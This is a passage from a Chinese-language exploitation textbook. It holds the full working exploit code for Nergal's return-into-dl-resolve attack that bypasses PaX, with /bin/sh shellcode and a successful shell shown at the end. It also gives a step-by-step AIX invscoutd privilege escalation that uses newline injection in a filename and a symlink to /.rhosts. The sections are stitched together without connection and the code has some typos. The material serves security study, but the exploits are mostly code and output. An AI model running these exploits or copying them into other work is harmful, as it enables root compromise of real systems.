08048000-08057000 r-xp 00000000 03:05 357756 /bin/ash
08057000-08058000 rw-p 0000e000 03:05 357756 /bin/ash
08058000-0805b000 rw-p 00000000 00:00 0
4a2a8000-4a2bb000 r-xp 00000000 03:05 422861 /lib/ld-2.1.3.so
4a2bb000-4a2bc000 rw-p 00012000 03:05 422861 /lib/ld-2.1.3.so
4a2bc000-4a2bd000 rw-p 00000000 00:00 0
4a2c0000-4a3ad000 r-xp 00000000 03:05 422868 /lib/libc-2.1.3.so
4a3ad000-4a3b1000 rw-p 000ec000 03:05 422868 /lib/libc-2.1.3.so
4a3b1000-4a3b5000 rw-p 00000000 00:00 0
bff7c000-bff7f000 rw-p fffffe000 00:00 0
$ exit
[alert7@redhat62 phrack-nergal]$ ash
$ cat /proc/$$/maps
08048000-08057000 r-xp 00000000 03:05 357756 /bin/ash
08057000-08058000 rw-p 0000e000 03:05 357756 /bin/ash
08058000-0805b000 rw-p 00000000 00:00 0
4e110000-4e123000 r-xp 00000000 03:05 422861 /lib/ld-2.1.3.so
4e123000-4e124000 rw-p 00012000 03:05 422861 /lib/ld-2.1.3.so
4e124000-4e125000 rw-p 00000000 00:00 0
4e128000-4e215000 r-xp 00000000 03:05 422868 /lib/libc-2.1.3.so
4e215000-4e219000 rw-p 000ec000 03:05 422868 /lib/libc-2.1.3.so
4e219000-4e21d000 rw-p 00000000 00:00 0
bfff0000-bfff3000 rw-p fffffe000 00:00 0
```

CONFIG_PAX_RANDMMAP 特性使返回到函数库的方法成为不可能, 因为这些库每次加载的基地址都是不同的。这样一来, 前面三个利用程序都会失败。但也有几个弱点:

- 对于本地溢出, 库和堆栈映像的地址是可以从 /proc/pid_of_attacked_process/maps 这个伪文件获得的。假如构造的 payload 是 victim 进程启动后传入 victim 的, 那么就可以知道所有构造 overflow 数据所需要的信息。例如, 假如溢出的数据来自程序的参数或者是环境变量, 本地攻击者就会失败。但是假如溢出数据来自一些 I/O 操作


```

Elf32_Addr  st_value; /* Symbol value */
Elf32_Word  st_size;  /* Symbol size */
unsigned char st_info; /* Symbol type and binding */
unsigned char st_other; /* Symbol visibility under glibc>=2.2 */
Elf32_Section st_shndx; /* Section index */
) Elf32_Sym;

```

st_size, st_info 和 st_shndx 在符号的解析过程是使用不到的。使用 “objdump -x file” 查看动态 section 中的内容，有一些是我们感兴趣的：

```

$ objdump -x some_executable
...
Dynamic Section:
...
    STRTAB      0x80484f8 the location of string table (type char *)
    SYMTAB      0x8048268 the location of symbol table (type Elf32_Sym*)
...
    JMPREL      0x8048750 the location of table of relocation entries
                    related to PLT (type Elf32_Rel*)
...
    VERSYM      0x80486a4 the location of array of version table indices
                    (type uint16_t*)

```

显示.plt section 的位置。该例子中为 0x08048894:

```

11 .plt          00000230 08048894 08048894 00000894 2**2
                CONTENTS, ALLOC, LOAD, READONLY, CODE

```

一个典型的 PLT 入口如下：

```

(gdb) disas some_func
Dump of assembler code for function some_func:
0x804xxx4 <some_func>:    jmp     *some_func_dyn_reloc_entry
0x804xxxa <some_func+6>:  push    $reloc_offset
0x804xxxf <some_func+11>: jmp     beginning_of_plt_section

beginning_of_plt_section:
push GOT[1] ; word of identifying information
Jmp GOT[2] ; pointer to rld function 即 dl-resolve() 函数

```

PLT 入口仅仅是在 \$reloc_offset 变量上不同（虽然 some_func_dyn_reloc_entry 的变量也不同，但是最后在符号解析算法中没有用到该变量）。从 glibc 的源代码可以看到，dl-resolve() 函数的第一个参数为 reloc_offset，第二个参数类型为 link_map *（但第二个参数在这里对我们没有关系）。

(1) 计算一些函数的重定位入口：

```

Elf32_Rel * reloc = JMPREL + reloc_offset;

```

```
typedef struct {
    Elf32_Addr  r_offset;
    Elf32_Word  r_info;
} Elf32_Rel;
```

(2) 计算函数的符号入口:

```
Elf32_Sym * sym = &SYMTAB[ ELF32_R_SYM (reloc->r_info) ];
```

(3) 健壮性检查:

```
assert (ELF32_R_TYPE(reloc->r_info) == R_386_JMP_SLOT);
```

(4) glibc 2.1.x (2.1.92 可以确定) 或者其后的, 包括 2.2.x, 还执行一些其他的检查。假如 `sym->st_other & 3` 不等于 0, 符号被认为已经是被解析过了, 并且算法会走向另外一个流程(在我们的情况下, 可能会触发 SIGSEGV), 所以我们必须确定使 `sym->st_other & 3` 等于 0。

(5) 假如符号是带版本信息的 (通常是带的), 我们就要决定版本表索引并且找到版本信息。

```
uint16_t ndx = VERSYM[ ELF32_R_SYM (reloc->r_info) ];
const struct r_found_version *version =&l->l_versions[ndx];
```

`l` 是 `link_map` 类型的参数。这里有个重要的部分就是 `ndx` 必须是合法的值。一个比较合适的值是 0, 那意味着是 “local symbol”。

(6) 决定函数的名字 (ascii 字符串):

```
name = STRTAB + sym->st_name;
```

(7) 收集来的信息已经足够决定一个函数的地址了。结果存放在两个类型为 `Elf32_Addr` 的变量中 (一个是 `reloc->r_offset`, 一个是 `sym->st_value`。)

(8) 纠正堆栈指针, 函数被调用。注意: 在某些版本的 glibc 中, 该算法可能是由 `fixup()` 函数执行的, 而 `fixup()` 是被 `dl-runtime-resolve()` 函数调用的。

介绍了上面的一些 `dl-resolve()` 函数执行过程后, 再来看看如何来构造 payload, 如图 7.10 所示。

```
| buffer fill-up | .plt start | reloc_offset | ret_addr | arg1 | arg2 ...
```

~
|
- 这个 32 位的 int 应该是覆盖 vuln 函数的返回地址

图 7.10 构造 payload

假如准备适当的 `sym` 和 `reloc` 变量值 (类型分别为 `Elf32_Sym` 和 `Elf32_Rel`), 并且计算适当的 `reloc_offset`, 这样控制权将被传到函数名为 `STRTAB + sym->st_name`, 这个字段也是我们可以控制的) 的函数中。参数 `arg1`, `arg2` 将被放到适当的位置, 并且仍然有机会返回到另外的函数中 (`ret_addr`)。

下面的 dl-resolve.c 使用的就是上面讲到的技术:

```
[alert7@redhat62 phrack-nergal]$ cat dl-resolve.c
/* by Nergal */
#include <stdlib.h>
#include <elf.h>
#include <stdio.h>
#include <string.h>

#define STRTAB 0x804822c
#define SYMTAB 0x804816c
#define JMPREL 0x8048310
#define VERSYM 0x80482c8

#define PLT_SECTION "0x08048380"

void graceful_exit()
{
    exit(123);
}

void doit(int offset)
{
    int res;
    __asm__ volatile (
        pushl $0x01011000
        pushl $0xffffffff
        pushl $0x00000032
        pushl $0x00000007
        pushl $0x01011000
        pushl $0xaa011000
        pushl %%ebx //把 graceful_exit 函数地址 push stack, 返回时就返回到这里了
        pushl %%eax //把 offset push stack
        pushl $" PLT_SECTION "
        ret
        : "=a"(res) //输出部分, res 使用 eax
        : "0"(offset), //使用与%0 同样的寄存器, 也就是 eax
        : "b"(graceful_exit) //输入部分, graceful_exit 使用 ebx
    );
}

/* this must be global */
Elf32_Rel reloc;
```


用“esp lifting”方法而无需关心%esp)。第n个strcpy有如下的参数：

```
strcpy(fixed_location+n, a_pointer_within_program_image)
```

通过这种方法，能够一个字节一个字节地在 fixed_location 构造适当的帧。当完成时，从“esp lifting”转换到“fake frames”。做个小结，需要两个条件：

- strcpy（或者 strncpy，sprintf 等）在 PLT 中可用。
- 在一般的执行过程中，vuln 程序复制用户提供的的数据到 static 或者 malloced 的变量中。

1. 构造 Exploit

在 Exploit 中仿效 dl-resolve.c 中的一些代码，用 mmap 调用使内存属性为 rwx（使用 ret-into-dl 技术调用 mmap），然后将 Shellcode 复制到 mmap 分配的内存中（使用 ret-into-dl 技术调用 strcpy），并且跳到新复制的 Shellcode 地址去执行。本例讨论程序编译不带 -fomit-frame-pointer 参数的情况并且使用“frame faking”的方法。

需要确定三个相关的数据结构存放的位置：

- (1) Elf32_Rel reloc
- (2) Elf32_Sym sym
- (3) unsigned short verind (which should be 0)

如何得到 verind and sym 相关的地址呢？指派一个 ELF32_R_SYM 变量 real_index：

```
(real_index=reloc->r_info>>8)：然后
sym      is at SYMTAB+real_index*sizeof(Elf32_Sym)
verind    is at VERSYM+real_index*sizeof(short)
```

一般情况下，verind 会存放在 .data 或者 .bss section 的某个地方并且使用两次 strcpy 调用就可以使它变成 null 结尾。不幸的是在这种情况下，real_index 往往是相当大的。因为 sizeof(Elf32_Sym)=16，它比 sizeof(short)大，sym 相关的地址很有可能超过进程的数据空间。这就是为什么在 dl-resolve.c 中，我们必须分配上万(RQSIZE)字节的空间。通过设置环境变量 MALLOC_TOP_PAD 来任意扩大进程的数据空间，但是该特性只能在本本地攻击中发挥作用。要选择更通用更合适的方法，必须使 verind 更低，通常使它在只读的映像空间中，所以在那里必须找到 null short（是 0x0000，不是单一个\0）。Exploit 将重新分配“sym”结构到某个地址中，该地址由 verind 来决定。

哪里才能找到 null short 呢？首先，应该决定（通过查询/proc/pid/maps）数据区可写内存的地址范围。也就是说，地址在某个范围内[low_addr,hi_addr]，复制“sym”到那里。real_index 必须要在[(low_addr-SYMTAB)/16,(hi_addr-SYMTAB)/16]之间。所以必须找到 null short 在范围[VERSYM+(low_addr-SYMTAB)/8,VERSYM+(hi_addr-SYMTAB)/8]内。找到适合的 verind 后，还需要做一些附加的检查：

- (1) sym 的地址不能够跟 fake frames 地址交叉。
- (2) sym 的地址不能覆盖到任何的内部连接的数据（像 strcpy 的 got 入口等）。
- (3) 请记住：堆栈指针将被移到静态数据区。那里必须要有足够的空间为动态连接器程序分配 stack frames。所以最好（但不是必须的）是把 sym 放到伪造的帧之后。

一个建议：使用 gdb 来查找合适的 null short 比使用 objdump -s 分析输出来得好。来得方

便。后者不能显示.rodata section 后面的内存部分。

vuln.c 和 pax.c 之间惟一的不同就是后者复制环境变量数据到一个静态缓存中。

```
[alert7@redhat62 phrack-nergal]$ cat pax.c
#include <stdlib.h>
#include <string.h>
char spare[1024+200]; //加了 200 个 bytes, 不然在我实验的环境下 FRAMESINDATA 为 0x8049a00 (包含 \0)
char bigbuf[1024];

int
main(int argc, char ** argv)
{
    char buf[16];
    char * ptr=getenv("STR");
    if (ptr) {
        bigbuf[0]=0;
        strncat(bigbuf, ptr, sizeof(bigbuf)-1);
    }
    ptr=getenv("LNG");
    if (ptr)
        strcpy(buf, ptr);
}
```

icebreaker.c 是 pax.c 的利用程序:

```
[alert7@redhat62 phrack-nergal]$ cat icebreaker.c
/* by Nergal */
#include <stdio.h>
#include <stddef.h>
#include <sys/mman.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>

#define STRCPY          0x08048374 //0x08048340
#define LEAVERET        0x804842b//0x804842b
#define FRAMESINDATA    0x8049ae0//0x8049a00

#define STRTAB          0x80481f0//0x804822c//a0x8048204
#define SYMTAB          0x8048160//0x804816c//0x8048164
#define JMPREL          0x80482b4//0x8048310//0x80482f4
#define VERSYM          0x804827a//0x80482c8//0x80482a8
#define PLT             0x08048314//0x08048380//0x0804835c
```

```

#define VIND                0x8048460
/*[VERSYM+(low_addr-SYMTAB)/8, VERSYM+(hi_addr-SYMTAB)/8]*/

#define MMAP_START          0xaa011000

char hellcode[] =
    "\x31\x00\xb0\x31\xcd\x80\x93\x31\x00\xb0\x17\xcd\x80"
    "\xeb\x1f\x5e\x89\x76\x08\x31\x00\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

/*
Unfortunately, if mmap_string = "mmap", accidentally there appears a "0" in
our payload. So, we shift the name by 1 (one 'x').
*/
#define NAME_ADD_OFF 1

char mmap_string[] = "xmmap";

struct two_arg {
    unsigned int new_ebp;
    unsigned int func;
    unsigned int leave_ret;
    unsigned int param1;
    unsigned int param2;
};

struct mmap_plt_args {
    unsigned int new_ebp;
    unsigned int put_plt_here;
    unsigned int reloc_offset;
    unsigned int leave_ret;
    unsigned int start;
    unsigned int length;
    unsigned int prot;
    unsigned int flags;
    unsigned int fd;
    unsigned int offset;
};

struct my_elf_rel {
    unsigned int r_offset;
    unsigned int r_info;
};

```



```
};
struct my_elf_sym {
    unsigned int st_name;
    unsigned int st_value;
    unsigned int st_size;          /* Symbol size */
    unsigned char st_info;         /* Symbol type and binding */
    unsigned char st_other;        /* ELF spec say: No defined meaning, 0 */
    unsigned short st_shndx;       /* Section index */
};
```

```
struct ourbuf {
    struct two_arg reloc;
    struct two_arg zero[8];
    struct mmap_plt_args mymmap;
    struct two_arg trans;
    char hell[sizeof(hellcode)];
    struct my_elf_rel r;
    struct my_elf_sym sym;
    char mmapname[sizeof(mmap_string)];
};
```

```
struct ov {
    char scratch[16];
    unsigned int ebp;
    unsigned int eip;
};
```

```
#define PTR_TO_NULL (VIND+1)
/* this functions prepares strcpy frame so that the strcpy call will zero
   a byte at "addr"
*/
```

```
void fix_zero(struct ourbuf *b, unsigned int addr, int idx)
{
    b->zero[idx].new_ebp = FRAMESINDATA +
        offsetof(struct ourbuf,
            zero) + sizeof(struct two_arg) * (idx + 1);
    b->zero[idx].func = STRCPY;
    b->zero[idx].leave_ret = LEAVERET;
    b->zero[idx].param1 = addr;
    b->zero[idx].param2 = PTR_TO_NULL;
}
```

```

/* this function checks if the byte at position "offset" is zero; if so,
prepare a strcpy frame to nullify it; else, prepare a strcpy frame to
nullify some secure, unused location */
void setup_zero(struct ourbuf *b, unsigned int offset, int zeronum)
{
    char *ptr = (char *) b;
    if (!ptr[offset]) {
        fprintf(stderr, "fixing zero at %i (off=%i)\n", zeronum,
            offset);
        ptr[offset] = 0xff;
        fix_zero(b, FRAMESINDATA + offset, zeronum);
    } else
        fix_zero(b, FRAMESINDATA + sizeof(struct ourbuf) + 4,
            zeronum);
}

/* same as above, but prepare to nullify a byte not in our payload, but at
absolute address abs */
void setup_zero_abs(struct ourbuf *b, unsigned char *addr, int offset,
    int zeronum)
{
    char *ptr = (char *) b;
    if (!ptr[offset]) {
        fprintf(stderr, "fixing abs zero at %i (off=%i)\n", zeronum,
            offset);
        ptr[offset] = 0xff;
        fix_zero(b, (unsigned int) addr, zeronum);
    } else
        fix_zero(b, FRAMESINDATA + sizeof(struct ourbuf) + 4,
            zeronum);
}

int main(int argc, char **argv)
{
    char lng[sizeof(struct ov) + 4 + 1];
    char str[sizeof(struct ourbuf) + 4 + 1];
    char *env[3] = { lng, str, 0 };
    struct ourbuf thebuf;
    struct ov theov;
    int i;
    unsigned int real_index, mysym, reloc_offset;

    memset(theov.scratch, 'X', sizeof(theov.scratch));

```

```

if (argc == 2 && !strcmp("testing", argv[1])) {
    for (i = 0; i < sizeof(theov.scratch); i++)
        theov.scratch[i] = i + 0x10;
    theov.ebp = 0x01020304;
    theov.eip = 0x05060708;
} else {
    theov.ebp = FRAMESINDATA;
    theov.eip = LEAVERET;
}

strcpy(lng, "LNG=");
memcpy(lng + 4, &theov, sizeof(theov));
lng[4 + sizeof(theov)] = 0;

memset(&thebuf, 'A', sizeof(thebuf));
real_index = (VIND - VERSYM) / 2;
mysym = SYMTAB + 16 * real_index;
fprintf(stderr, "mysym=0x%x\n", mysym);
if (mysym > FRAMESINDATA
    && mysym < FRAMESINDATA + sizeof(struct ourbuf) + 16) {
    fprintf(stderr,
        "symtab intersects our payload;"
        " choose another VIND or FRAMESINDATA\n");
    exit(1);
}

reloc_offset = FRAMESINDATA + offsetof(struct ourbuf, r) - JMPREL;

/* This strcpy call will relocate my_elf_sym from our payload to a fixed,
appropriate location (mysym)
*/

thebuf.reloc.new_ebp =
    FRAMESINDATA + offsetof(struct ourbuf, zero);
thebuf.reloc.func = STROPY;
thebuf.reloc.leave_ret = LEAVERET;
thebuf.reloc.param1 = mysym;
thebuf.reloc.param2 = FRAMESINDATA + offsetof(struct ourbuf, sym);

thebuf.mymmap.new_ebp =
    FRAMESINDATA + offsetof(struct ourbuf, trans);
thebuf.mymmap.put_plt_here = PLT;
thebuf.mymmap.reloc_offset = reloc_offset;
thebuf.mymmap.leave_ret = LEAVERET;
thebuf.mymmap.start = MMAP_START;
thebuf.mymmap.length = 0x01020304;

```



```

thebuf.mymmap.prot =
    0x01010100 | PROT_EXEC | PROT_READ | PROT_WRITE;
thebuf.mymmap.flags =
    0x01010000 | MAP_EXECUTABLE | MAP_FIXED | MAP_PRIVATE |
    MAP_ANONYMOUS;
thebuf.mymmap.fd = 0xffffffff;
thebuf.mymmap.offset = 0x01021000;

thebuf.trans.new_ebp = 0x01020304;
thebuf.trans.func = STRCPY;
thebuf.trans.leave_ret = MMAP_START + 1;
thebuf.trans.param1 = MMAP_START + 1;
thebuf.trans.param2 = FRAMESINDATA + offsetof(struct ourbuf, hell);

memset(thebuf.hell, 'x', sizeof(thebuf.hell));
memcpy(thebuf.hell, hellcode, strlen(hellcode));

thebuf.r.r_info = 7 + 256 * real_index;
thebuf.r.r_offset = FRAMESINDATA + sizeof(thebuf) + 4;
thebuf.sym.st_name =
    FRAMESINDATA + offsetof(struct ourbuf, mmapname)
    + NAME_ADD_OFF- STRTAB;

thebuf.sym.st_value = FRAMESINDATA + sizeof(thebuf) + 4;
#define ANYTHING 0xfefefe80
thebuf.sym.st_size = ANYTHING;
thebuf.sym.st_info = (unsigned char) ANYTHING;
thebuf.sym.st_other = ((unsigned char) ANYTHING) & ~3;
thebuf.sym.st_shndx = (unsigned short) ANYTHING;

strcpy(thebuf.mmapname, mmap_string);

/* setup_zero[_abs] functions prepare arguments for strcpy calls, which
are to nullify certain bytes
*/
setup_zero(&thebuf,
    offsetof(struct ourbuf, r) +
    offsetof(struct my_elf_rel, r_info) + 2, 0);

setup_zero(&thebuf,
    offsetof(struct ourbuf, r) +
    offsetof(struct my_elf_rel, r_info) + 3, 1);

setup_zero_abs(&thebuf,

```

```

(char *)mysym + offsetof(struct my_elf_sym, st_name) + 2,
    offsetof(struct ourbuf, sym) +
    offsetof(struct my_elf_sym, st_name) + 2, 2);

setup_zero_abs(&thebuf,
    (char *)mysym + offsetof(struct my_elf_sym, st_name) + 3,
    offsetof(struct ourbuf, sym) +
    offsetof(struct my_elf_sym, st_name) + 3, 3);

setup_zero(&thebuf,
    offsetof(struct ourbuf, mymap) +
    offsetof(struct mmap_plt_args, start), 4);

setup_zero(&thebuf,
    offsetof(struct ourbuf, mymmap) +
    offsetof(struct mmap_plt_args, offset), 5);

setup_zero(&thebuf,
    offsetof(struct ourbuf, mymmap) +
    offsetof(struct mmap_plt_args, reloc_offset) + 2, 6);

setup_zero(&thebuf,
    offsetof(struct ourbuf, mymmap) +
    offsetof(struct mmap_plt_args, reloc_offset) + 3, 7);

strcpy(str, "STR=");
memcpy(str + 4, &thebuf, sizeof(thebuf));
str[4 + sizeof(thebuf)] = 0;
if (sizeof(struct ourbuf) + 4 >
    strlen(str) + sizeof(thebuf.mmapname)) {
    fprintf(stderr,
        "Zeroes in the payload, sizeof=%d, len=%d, correct it !\n",
        sizeof(struct ourbuf) + 4, strlen(str));
    fprintf(stderr, "sizeof thebuf.mmapname=%d\n",
        sizeof(thebuf.mmapname));
    exit(1);
}
execl("./pax", "pax", 0, env, 0);
return 1;
}

```

编译运行:

```

[alert7@redhat62 phrack-nergal]$ gcc -o icebreaker icebreaker.c
[alert7@redhat62 phrack-nergal]$ ./icebreaker

```

```
mysym=0x8049090
fixing zero at 0(off=306)
fixing zero at 1(off=307)
fixing abs zero at 2(off=310)
fixing abs zero at 3(off=311)
fixing zero at 4(off=196)
fixing zero at 5(off=216)
fixing zero at 6(off=190)
fixing zero at 7(off=191)
bash$ id
uid=502(alert7) gid=502(alert7) groups=502(alert7)
```

经过修改一系列的参数，使用 `return_into_dl` 终于击败了 PaX 的保护。

2. 兼容性

因为 PaX 是为 Linux x86 设计的，所以本文的焦点也是在这个操作系统上，但是该技术本身是与操作系统独立无关的。栈帧、C 调用风格、ELF 的规范——所有这些技巧和技术被广泛地使用着。我们已经成功地在 Solaris i386 和 FreeBSD 上运行了 `dl-resolve.c`。准确地说，`mmap` 的第四个参数有点不同，必须被修正（就像 `MAP_ANON` 在 BSD 系统上有不同的值）。在那两个操作系统情况下，动态连接器不关心 `symbol` 的版本，所以 `ret-into-dl` 更容易实现。

3. 其他的漏洞类型

所有存在的技术都是基于堆栈缓冲区溢出的。所有 `return-into-something` 的利用都依靠这样一个事实：不能只修改 `%eip` 就希望达到成功的目的，也必须在栈顶放置函数的参数（在返回地址后）。

对于堆溢出，由于只能使用任意的值覆盖任意地址的 4 个字节，它太小而不能绕过 PaX 的保护。对于格式化串漏洞，通常能改变任意数目的字节，假如能覆盖任一函数的 `%ebp` 和 `%eip`，那么就不在需要其他的了。但是因为堆栈基址是随机的，所以没有办法来确定帧的地址。

在打过 PaX 的内核上，堆溢出和格式化串这两种漏洞的利用将会变得非常困难，几乎是不可能。题外话：保存着的 FP (`ebp`) 是一个指针，它可被用来作为 `%hn` 的参数。但是成功的 Exploit 需要三个函数返回，并且需要一个适当的本地的用户可控制的 64KB 缓冲数据。显然，改变一些 GOT 入口（换句话说，仅通过 `%eip` 来获得控制）不足以逃避 PaX。

假定有三个条件：

- (1) 程序被带上 `-fomit-frame-pointer` 编译。
- (2) 有一个 `f1` 函数，它分配了一个栈缓冲，而该缓冲的内容又是我们可以控制的。
- (3) 这里存在一个格式化串漏洞（或者是滥用 `free()`）在函数 `f2` 中，它被 `f1` 间接或者直接调用。

代码例子如下：

```
void f2(char * buf)
{
    printf(buf); // format bug here
```



```

    some_libc_function();
}
void f1(char * user_controlled)
{
    char buf[1024];
    buf[0] = 0;
    strncat(buf, user_controlled, sizeof(buf)-1);
    f2(buf);
}

```

//当 f1() 被调用, 在错误的格式化串帮助下能够改变 some_libc_function 的 GOT 入口使它指向的地址包含如下代码片段:

```

addl $imm, %esp
ret

```

也就是在一些函数的尾部。在这种情况下, 当 some_libc_function 被调用时候, “addl \$imm, %esp” 将纠正 %esp。假如在结尾使用一个适当的 \$imm, %esp 将指向 buf 内。buf 是可以由我们自由控制的。从以上看来, 这种情况有点像堆栈缓冲区溢出。可以使用 ret_into_dl 等技术把函数串起来。

另外的情况是单字节堆栈溢出。需要覆盖保存着的帧指针。在第二个函数返回时, 攻击着就有机会通过堆栈获得全部的控制权了。

4. 其他 non-exec 的解决方案

这里有两种解决办法使在 Linux x86 上的所有的数据区都不可执行。首先第一种是 RSX。RSX 是 Linux 的一个内核模块, 它可以使得进程的数据段 (堆栈/堆) 不可执行指令, 但是 RSX 系统上动态库的基地址不是随机的。这样, 要突破 RSX 系统, 只需要把多次的函数调用串起来就可以了, 这在前面已经讨论过了。

假如要执行任意代码, 必须采用一些额外的措施。在 RSX 系统上, 不允许把执行代码放到一个可写的内存区, 所以 mmap(...PROT_READ|PROT_WRITE|PROT_EXEC) 技术不能工作。但是任何的 non-exec 机制都必须允许从共享库中执行代码。在 RSX 这种情况下, 使用 mmap(...PROT_READ|PROT_EXEC) 把包含 Shellcode 文件当做库映像到内存中。在远程 Exploit 情况下, 函数调用链允许我们首先创建一个这样的文件。

第二个解决办法就是 kNoX, kNoX 是一个 Linux 内核补丁, 它跟 RSX 非常相似, 使得数据段的页不可执行指令。附加一点, 它映像所有的库基地址为 0x00110000 (就像 Solar's patch 那样)。正如前面讨论的, 该保护也是不足的。

5. 改善已经存在的 non-exec 机制

不幸的是 (幸运的是?), 没有找到好的方法来修补 PaX, 所以它对现在存在的技术是有免疫的。毫无疑问, ELF 规范太多的特性对攻击者来说是很有用的。当然, 一些存在的哄骗技术是不能够被阻止的。例如, 为内核打上一个补丁, 使当 PROT_EXEC 标记存在时, 就忽略了 MAP_FIXED。这样不能防止 Shellcode 作为库被执行, 却可以阻止一些存在的 Exploits。但是, 此 fix 可能仅仅对函数链有用。

另一方面，配置 PaX（加上 `sevguard` 支持）能使 Exploit 变得更加的困难，在某些情况下变更是不可能的。当（假如）PaX 变得更加的稳定时，它可能会被更广泛地使用。

6. 使用的版本

我们测试了如下版本：

`pax-linux-2.4.16.patch`

`kNoX-2.2.20-pre6.tar.gz`

`rsx.tar.gz` for kernel 2.4.5

7.4.2.7 小结

为了绕过 PaX 的保护使用的 `return_into_dl` 技术有几个不足之处，也是无法避免的地方：

- 需要一个固定地址的 `buffer`，也就是说或者是 `static` 的，或者是 `malloc` 出来的，因为堆栈地址无法预测，并且需要该 `buffer` 数据是可由用户控制的。
- 一些重要的数据必须精确地得到，就像那些 Exploit 开头定义的那些常量。比如：
“`#define STRCPY ...`”。PaX 给 Exploit 带来了麻烦，同时也增加了 Exploit 的成功率和难度。

`return_into_dl` 的确是个很不错的技术，基本上现在可以绕过所有的基于 `bss/heap/stack` 不可运行的 Linux 内核补丁的保护。

- 可对抗一般的基于 `bss/heap/stack` 不可运行的 linux 内核补丁的保护。
- 可对抗像 Solar's patch 把所有的 `libraries` 基地址 `mmap` 到 `0x00110000` 地址这个特性。
- 可对抗像 PaX 把 `libraries` `mmap` 到随机不可猜测地址这个特性。

现在所有的焦点又落在 PLT 上，就像 warning3 写的《绕过 Linux 不可执行堆栈保护的方法浅析》最后说到的：“一种可能的解决方法就是将 PLT 也映像到内存空间的低 16MB 地址去，那这些攻击方法就会失效了”。但是这可能吗？！这样做以后导致的应用程序的通用性和兼容性问题又如何解决？这值得探讨。ELF 有太多的特性可以被利用。以后的 *unix 下的 Exploit 技术会越来越会和 ELF 的特性结合起来。

```
-vN      Change verbosity level to N from default 18, <—支持交互级别, 级别越高记录信息应该越详细
          25=max 20=debug 18=calls 15=banner 10=errs 5=fatal 0=none.
```

依稀记得以前 UNIX 上有不少漏洞和日志文件权限处理不正确有关, 就先考察一下它的日志文件这个参数:

```
-bash-2.05b$ ls -l /tmp/bb
ls: 0653-341 The file /tmp/bb does not exist.
-bash-2.05b$ invscoutd /tmp/bb
Inventory Scout Version 1.3.0.0
Logic Database Version 1.3.0.0
Start invscoutd 2.0.2:
  p=808 u=0 v=18 t=30 d=50000 pid=17028
  flog=/tmp/bb
-bash-2.05b$ ls -l /tmp/bb
-rw-r--r--  1 root    staff      270 May 03 03:54 /tmp/bb
```

果然有问题, 生成日志文件的属主是 root! 确认一下自己的登陆身份:

```
-bash-2.05b$ id
uid=203(cloud) gid=1(staff)
```

看来没错, 这是个漏洞。能做什么呢? 至少可以把系统重要配置文件破坏掉, 另外还可以用这个漏洞创建/.rhosts 文件(如果系统上还没有这个文件)。要是创建/.rhosts 之前执行一次 umask 000, 那么就可以任意改写该文件的内容。比如在/.rhosts 中加一行“++”, 可惜 r 系列服务使用.rhosts 时会对文件属性进行检查, 如果文件不属于对应用户, 或文件权限除所有者外其他用户或同组用户有写权限均验证失败! 看来通过创建一个全局可写的/.rhosts 文件来获得 root 权限是行不通的。

先来看看日志文件里到底写了什么内容:

```
-bash-2.05b$ cat /tmp/bb
2003/05/03 03:54:37 G16716:invscoutd_2.0.2 Inventory Scout Version 1.3.0.0
2003/05/03 03:54:37 G16716:invscoutd_2.0.2 Logic Database Version 1.3.0.0
2003/05/03 03:54:37 P17028:invscoutd_2.0.2 Start invscoutd 2.0.2:
  p=808 u=0 v=18 t=30 d=50000 pid=17028
  flog=/tmp/bb
```

好像最后的 flog=/tmp/bb 和输入有关。换个文件名做参数再试试:

```
-bash-2.05b$ invscoutd ./aa
Inventory Scout Version 1.3.0.0
Logic Database Version 1.3.0.0
Exit code 2, pid 536988056.
```

出现错误信息, 看来还得先杀掉老的进程:


```
-bash-2.05b$ ps -ef |grep invs
cloud 15526      1    0 04:36:25 pts/0    0:00 invscoutd ./aa
cloud 16068 16836  1    0 04:37:50 pts/0    0:00 grep invs
-bash-2.05b$ kill -9 15526
```

看看刚才的错误信息是否记录到日志文件:

```
-bash-2.05b$ ls -l ./aa
ls: 0653-341 The file ./aa does not exist.
```

并没有生成./aa 日志文件。再次尝试: .

```
-bash-2.05b$ invscoutd ./aa
Inventory Scout Version 1.3.0.0
Logic Database Version 1.3.0.0
Start invscoutd 2.0.2:
p=808 u=0 v=18 t=30 d=50000 pid=15526
flog=./aa

-bash-2.05b$ ls -l ./aa
ls: 0653-341 The file ./aa does not exist.
```

发现日志并没有记录到./aa 这个文件。可能文件名必须加上绝对路径,以“/”开头。再次杀掉老进程以便继续测试:

```
-bash-2.05b$ ps -ef |grep invsc
cloud 14194 15338  3 03:55:29 pts/0    0:00 grep invsc
cloud 17028      1    0 03:54:37 pts/0    0:00 invscoutd ./aa
-bash-2.05b$ kill -9 17028
```

经过测试,发现日志文件参数必须以绝对路径方式,也就是以“/”开头。

要想通过改写.rhosts, passwd 或 crottable 文件而取得 root 特权,都必须能完整地控制一行写入文件的内容,而现在日志中能控制的是“flog=输入文件名”。如果文件名中带换行符就可以控制一行的内容了,如“aaaa\n完整的一行\naaaa”这种形似的文件名。用 perl 来执行一个系统命令 invscoutd "/tmp/bbbbbb\n+ +\nddd"试试看:

```
-bash-2.05b$ perl -e 'system invscoutd, "/tmp/bbbbbb\n+ +\nddd";'
Inventory Scout Version 1.3.0.0
Logic Database Version 1.3.0.0
Start invscoutd 2.0.2:
p=808 u=0 v=18 t=30 d=50000 pid=16282
flog=/tmp/bbbbbb
* +
ddd
-bash-2.05b$ cat /tmp/bbbbbb*
2003/05/03 03:59:08 614204: invscoutd_2.0.2 Inventory Scout Version 1.3.0.0
.....省略部分命令输出
```

```

p=808 u=0 v=18 t=30 d=50000 pid=16282
flog=/tmp/bbbbb
++
ddd
-bash-2.05b$ ls -l /tmp/bbbbb*
-rw-r--r-- 1 root staff 802 May 03 03:58 /tmp/bbbbb
++
ddd

```

成功了，日志文件里果然出现了单独的一行“++”。不过最终的目标是往/.rhosts 文件里写，那么通过建立一个指向/.rhosts 类似“/tmp/bbbbb\n+ +\nddd”的符号链接文件名就可以实现。首先查看是否存在/.rhosts 文件：

```

-bash-2.05b$ ls -l /.rhosts
ls: 0653-341 The file /.rhosts does not exist.

```

用 perl 建立这样的符号链接：

```

-bash-2.05b$ perl -e 'symlink "/.rhosts", "/tmp/cc\n+ +\nddd";'
-bash-2.05b$ ls -l /tmp/cc*
